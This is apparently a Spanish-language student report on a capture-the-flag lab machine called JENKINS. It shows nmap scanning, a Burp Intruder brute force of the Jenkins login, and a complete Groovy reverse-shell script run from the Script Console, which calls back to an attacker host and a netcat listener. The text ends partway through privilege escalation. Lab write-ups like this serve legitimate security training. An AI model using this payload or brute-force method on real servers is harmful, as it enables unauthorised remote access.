

JENKINS


TAREA SEMANA 5

Resolver el Reto Jenkins

Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también del grupo de estudio de Facebook para que entre todos haya un apoyo.


Bandera 1. 10 Puntos

Bandera 2. 10 Puntos

	O.S.: Windows
	Dificultad: Medio
	Puntos: 40
	Fases: Explotación
	Otras Fases: Escaneo - Enumeración - Persistencia

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas

	Informe de análisis de vulnerabilidades, explotación y resultados del reto JENKINS				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	26/09/2023	27/09/2023	1.0	MQ-HM-JENKINS	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto JENKINS.

N.- MQ-HM-JENKINS

Generado por:

Sebastian Barreto, ing.

Especialista de Ciberseguridad,
seguridad de la Información


Fecha de creación:

26.09.2023

Índice

1. Reconocimiento	4
2. Análisis de vulnerabilidades/debilidades	7
3. Explotación	12
Manual	12
4. Escalación de privilegios / SI	15
5. Banderas	20
6. Herramientas usadas	21
7. EXTRA Opcional	23
8. Conclusiones y Recomendaciones	26

1. Reconocimiento



```

(kali㉿kali)-[~/Documents/JENKINS]
$ sudo nmap -sS -v --min-rate 6000 -p- 192.168.189.139 -oA Ports01
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-27 12:22 EDT
Initiating ARP Ping Scan at 12:22
Scanning 192.168.189.139 [1 port]
Nmap scan report for 192.168.189.139
Host is up (1.40s latency)
Not shown: 65534 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open
7680/tcp   open  pando-pub
8080/tcp   open  http-proxy
49664/tcp  open
49665/tcp  open
49666/tcp  open
49667/tcp  open
49668/tcp  open
49670/tcp  open

(kali㉿kali)-[~/Documents/JENKINS]
$ ls
'Herramientas JENKINS.txt'  Pass.txt  Ports01.nmap  Usuarios.txt
JENKINS.txt                Ports01.gnmap  Ports01.xml

(kali㉿kali)-[~/Documents/JENKINS]
$ xsltproc Ports01 -o Ports01.html
warning: failed to load external entity "Ports01"
cannot parse Ports01

(kali㉿kali)-[~/Documents/JENKINS]
$ xsltproc Ports01.xml -o Ports01.html

```

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp open	msrpc	syn-ack			
139	tcp open	netbios-ssn	syn-ack			
445	tcp open	microsoft-ds	syn-ack			
5040	tcp open		syn-ack			
7680	tcp open	pando-pub	syn-ack			
8080	tcp open	http-proxy	syn-ack			
49664	tcp open		syn-ack			
49665	tcp open		syn-ack			
49666	tcp open		syn-ack			
49667	tcp open		syn-ack			
49668	tcp open		syn-ack			
49670	tcp open		syn-ack			

[Go to top](#)

Welcome to Jenkins!

☐ Keep me signed in

Principalmente empezamos hacer el reconocimiento de nuestra maquina Kali y la maquina JENKINS, viendo la ip y su dirección MAC, damos por enterados que JENKINS es la dirección ip **192.168.189.139** tenemos posiblemente un sistema operativo Windows, posteriormente procedemos a verificar los puertos abiertos de esta máquina virtual para poder llegar al análisis de las vulnerabilidades dando como resultado 12 puertos abiertos, incluyendo un http, que al abrir en el navegador nos encontramos con un inicio de Jenkins.

2. Análisis de vulnerabilidades

```
(kali㉿kali)-[~/Documents/JENKINS]
$ sudo nmap -sV --script vuln -v --min-rate 6000 -p135,139,445,5040,7680,8080,49664-49668,49676 192.168.189.139 -oA pvuln01
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-27 12:27 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
```

```
kali@kali: ~/Documents/JENKINS
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5040/tcp   open  unknown
7680/tcp   open  pando-pub?
8080/tcp   open  http         Jetty 9.4.41.v20210516
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-enum:
|_ /robots.txt: Robots file
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49676/tcp  closed unknown
MAC Address: 00:0C:29:7B:A7:15 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
```

```
kali@kali: ~/Documents/JENKINS
(kali㉿kali)-[~/Documents/JENKINS]
$ ls
'Herramientas JENKINS.txt'  Ports01.gnmap  Ports01.xml  pvuln01.xml
JENKINS.txt                Ports01.html  pvuln01.gnmap  Usuarios.txt
Pass.txt                   Ports01.nmap  pvuln01.nmap

(kali㉿kali)-[~/Documents/JENKINS]
$ xsltproc pvuln01.xml -o pvuln01.html

(kali㉿kali)-[~/Documents/JENKINS]
$
```

MICHAEL SEBASTIAN BARRETO TELLEZ (HM)

- 192.168.189.139 (ipv4)
- 00:0C:29:7B:A7:15 - VMware (mac)

Ports

Port		State (toggle closed [1] filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack			
5040	tcp	open		syn-ack			
7680	tcp	open	pando-pub	syn-ack			
8080	tcp	open	http	syn-ack	Jetty	9.4.41.v20210516	
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
	http-server-header	Jetty(9.4.41.v20210516)					
	http-csrf	Couldn't find any CSRF vulnerabilities.					
	http-enum	/robots.txt: Robots file					

49664	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49665	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49666	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49667	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49668	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Host Script Output

Script Name	Output
lmb-vuln-ms10-054	false
samba-vuln-cve-2012-1182	Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
lmb-vuln-ms10-061	Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Misc Metrics (click to expand)

```
(kali㉿kali)-[~/Documents/JENKINS]
└─$ crackmapexec smb 192.168.189.139
SMB 192.168.189.139 445 BUTLER [*] Windows 10.0 Build 19041
x64 (name:Butler) (domain:Butler) (signing:False) (SMBv1:False)

(kali㉿kali)-[~/Documents/JENKINS]
└─$
```

Pass.txt

```
kali@kali: ~/Documents/JENKINS
└─$ cewl http://192.168.189.139:8080/login
CeWL 6.1 (Max Length) Robin Wood (robin@diginiinja) (https://diginiinja/)
Jenkins
Sign
Welcome
Keep
signed

(kali㉿kali)-[~/Documents/JENKINS]
└─$
```


The screenshot shows a Kali Linux desktop environment. The top panel displays the date and time as "Sep 27 12:51". The application dock contains icons for "burpsuite", "bully", "binwalk", "blkcalc", "blkstat", and "Bulk Rename". The web browser window shows the Jenkins login page at "192.168.189.139:8080/login?from=%2F". The page includes a "Welcome to Jenkins!" message and a login form with "Username" and "Password" fields and a "Sign in" button. A FoxyProxy proxy window is open, displaying the message "Use Enabled Proxies By Patterns and Order" and "Turn Off (Use Firefox Settings)" with a "Log" button. The browser's address bar shows the URL "192.168.189.139:8080/login?from=%2F".

The bottom panel shows the Burp Suite interface. The "Request" tab is selected, displaying the raw HTTP request for the login page. The request is a POST to "/j_spring_security_check" with the following details:

- Method: POST
- URL: /j_spring_security_check
- Host: 192.168.189.139:8080
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 55
- Origin: http://192.168.189.139:8080
- Connection: close
- Referer: http://192.168.189.139:8080/login?from=%2F
- Cookie: JSESSIONID.14cb4bc4=node0d6i2itqp0qma10nfw7n98hyn62245.node0; screenResolution=1209x719
- Upgrade-Insecure-Requests: 1
- Body: j_username=aqui&j_password=aqui&from=%2F&Submit=Sign+in

The "Inspector" tab is also visible, showing the request attributes, query parameters, body parameters, cookies, and headers. The "Payload positions" section is active, showing the target URL "http://192.168.189.139:8080" and the request body with highlighted payload positions. The "Attack type" is set to "Cluster bomb".

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 6

Payload type: Simple list

Request count: 0

Start attack

② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Enter a new item

jenkins

sign

welcome

keep

signed

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 6

Payload type: Simple list

Request count: 36

Start attack

② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list ... [Pro version only]

jenkins

sign

welcome

keep

signed

3. Intruder attack of http://192.168.189.139:8080 - Temporary attack - Not saved to proje...

Attack Save Columns


Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length ^	Comment
jenkins	jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	316	
sign	sign	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
welcome	welcome	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
sign	sign	sign	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
welcome	welcome	sign	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
keep	keep	welcome	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
keep	keep	welcome	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
signed	signed	keep	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
jenkins	jenkins	keep	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
keep	keep	signed	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
jenkins	jenkins	signed	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
keep	keep	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
signed	signed	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	410	
keep	keep	sign	302	<input type="checkbox"/>	<input type="checkbox"/>	410	
signed	signed	welcome	302	<input type="checkbox"/>	<input type="checkbox"/>	410	
jenkins	jenkins	keep	302	<input type="checkbox"/>	<input type="checkbox"/>	410	
sign	sign	keep	302	<input type="checkbox"/>	<input type="checkbox"/>	410	
welcome	welcome	keep	302	<input type="checkbox"/>	<input type="checkbox"/>	410	
signed	signed	signed	302	<input type="checkbox"/>	<input type="checkbox"/>	410	
welcome	welcome		302	<input type="checkbox"/>	<input type="checkbox"/>	410	
keep	keep		302	<input type="checkbox"/>	<input type="checkbox"/>	410	
jenkins	jenkins	sign	302	<input type="checkbox"/>	<input type="checkbox"/>	411	
signed	signed	sign	302	<input type="checkbox"/>	<input type="checkbox"/>	411	
jenkins	jenkins	welcome	302	<input type="checkbox"/>	<input type="checkbox"/>	411	
sign	sign	welcome	302	<input type="checkbox"/>	<input type="checkbox"/>	411	
sign	sign	signed	302	<input type="checkbox"/>	<input type="checkbox"/>	411	
welcome	welcome	signed	302	<input type="checkbox"/>	<input type="checkbox"/>	411	
sign	sign		302	<input type="checkbox"/>	<input type="checkbox"/>	411	
signed	signed		302	<input type="checkbox"/>	<input type="checkbox"/>	411	

Request Response

Finished



Empezamos con la vulnerabilidades con la herramienta Nmap, la cual nos ayuda a verificar puerto por puerto su respectiva versión de cada proceso en cada puerto, posterior rectificamos que tenemos un Windows 10 con arquitectura de 64 bits, con la herramienta crackmapexec, y nos da como resultado el nombre “BUTLER”, al verificar que no hay un posible ataque por puertos, procedemos a validar un ataque por el puerto http (8080), verificando los datos bases de la pagina como por ejemplo nombre y contraseñas “admin,admin” pero sin un resultado satisfactorio, entonces nos ayudamos con la herramienta CEWL la cual valida la pagina y los posibles usuarios dentro de ella, dando como resultado una lista con nombres posibles para verificar un acceso a ella, para eso usamos BURPSUITE, colocando el proxy y leyendo los datos que necesitamos remplazar para validar una posible contraseña y su usuario, en este caso obtenemos un acceso con el nombre de usuario y contraseña (Jenkins)

3. Explotación

The screenshot shows the Jenkins web interface at the URL `192.168.189.139:8080/script`. The left sidebar contains the 'Manage Jenkins' menu, which is expanded to show options like 'Configure System', 'Global Tool Configuration', 'Manage Plugins', 'Manage Nodes and Clouds', 'Security', 'Status Information', 'Troubleshooting', and 'Tools and Actions'. The main content area is titled 'Script Console' and displays a Groovy script for establishing a reverse shell. The script is as follows:

```
String host="192.168.189.128";int port=6500;String cmd="cmd";
Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());
while(pe.available()>0)so.write(pe.read());
while(si.available()>0)po.write(si.read());so.flush();
po.flush();Thread.sleep(50);try {p.exitValue();break;}catch
(Exception e){}};p.destroy();s.close();
```

Below the script console, there is a section for 'Reverse' operations, showing a list of OSes (Windows, Linux, etc.) and a list of languages (Python3, node.js, Java, etc.). The 'Groovy' language is selected. The 'Shell' is set to 'cmd' and the 'Encoding' is set to 'None'. The 'Run' button is visible at the bottom right of the script console.

```

kali@kali: ~/Documents/JENKINS
(kali@kali)-[~/Documents/JENKINS]
$ nc -lvnp 6500
listening on [any] 6500 ...

```

Dashboard

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
sh();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){};p.destroy();s.close();|
```

Run

```


kali@kali: ~/Documents/JENKINS
(kali@kali)-[~/Documents/JENKINS]
$ nc -lvnp 6500
listening on [any] 6500 ...
connect to [192.168.189.128] from (UNKNOWN) [192.168.189.139] 49681
Microsoft Windows [Version 10.0.19043.2364]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>

```

Una vez dentro empezamos la explotacion validando datos y privilegios que hayan dentro de la pagina, nos topamos con una consola la cual nos permite ejecutar Scripts dentro de la maquina JENKINS, procedemos hacer un revershell, ayudándonos de la pagina revershell.com, la cual nos brinda el comando para su ejecución y para poder ver que ocurre por un puerto específico, dándonos acceso a la maquina con el usuario BUTLER,

4. Escalación de privilegios



The image displays two terminal windows from a Kali Linux machine. The top window shows a netcat listener on port 6500 that has successfully connected to an IP address [192.168.189.139]. The user 'butler' has run the 'whoami' command, which returned 'butler\butler'. The bottom window shows a Windows command prompt where the user has run 'dir /s *bandera*', resulting in a list of files and folders across the system, including 'bandera2.lnk', 'bandera2.txt.lnk', 'bandera2.txt', 'bandera1.txt.lnk', and 'bandera1.txt.txt'.

```
kali@kali: ~/Documents/JENKINS

(kali@kali)-[~/Documents/JENKINS]
$ nc -lvnp 6500
listening on [any] 6500 ...
connect to [192.168.189.128] from (UNKNOWN) [192.168.189.139] 49681
Microsoft Windows [Version 10.0.19043.2364]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

```
C:\>dir /s *bandera*
dir /s *bandera*
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent

07/13/2023  10:33 AM                575 bandera2.lnk
07/13/2023  10:33 AM                595 bandera2.txt.lnk
                2 File(s)                1,170 bytes

Directory of C:\Users\Administrator\Desktop

07/13/2023  10:34 AM                32 bandera2.txt
                1 File(s)                32 bytes

Directory of C:\Users\butler\AppData\Roaming\Microsoft\Windows\Recent

07/29/2022  04:28 PM                949 bandera1.txt.lnk
07/29/2022  04:27 PM            1,020 bandera2.txt.lnk
                2 File(s)                1,969 bytes

Directory of C:\Users\butler\Desktop

07/29/2022  04:28 PM                32 bandera1.txt.txt
                1 File(s)                32 bytes
```

```

C:\>cd Users\Administrator\Desktop
cd Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users\Administrator\Desktop

07/13/2023  10:33 AM    <DIR>          .
07/13/2023  10:33 AM    <DIR>          ..
07/13/2023  10:34 AM                32 bandera2.txt
               1 File(s)                32 bytes
               2 Dir(s)  8,308,752,384 bytes free

C:\Users\Administrator\Desktop>type badnera2.txt
type badnera2.txt
The system cannot find the file specified.

C:\Users\Administrator\Desktop>

```

```

C:\Users\Administrator\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                             State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process                  Disabled
SeSecurityPrivilege   Manage auditing and security log                   Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects            Disabled
SeLoadDriverPrivilege Load and unload device drivers                     Disabled
SeSystemProfilePrivilege Profile system performance                         Disabled
SeSystemtimePrivilege Change the system time                             Disabled
SeProfileSingleProcessPrivilege Profile single process                             Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                       Disabled
SeCreatePagefilePrivilege Create a pagefile                                   Disabled
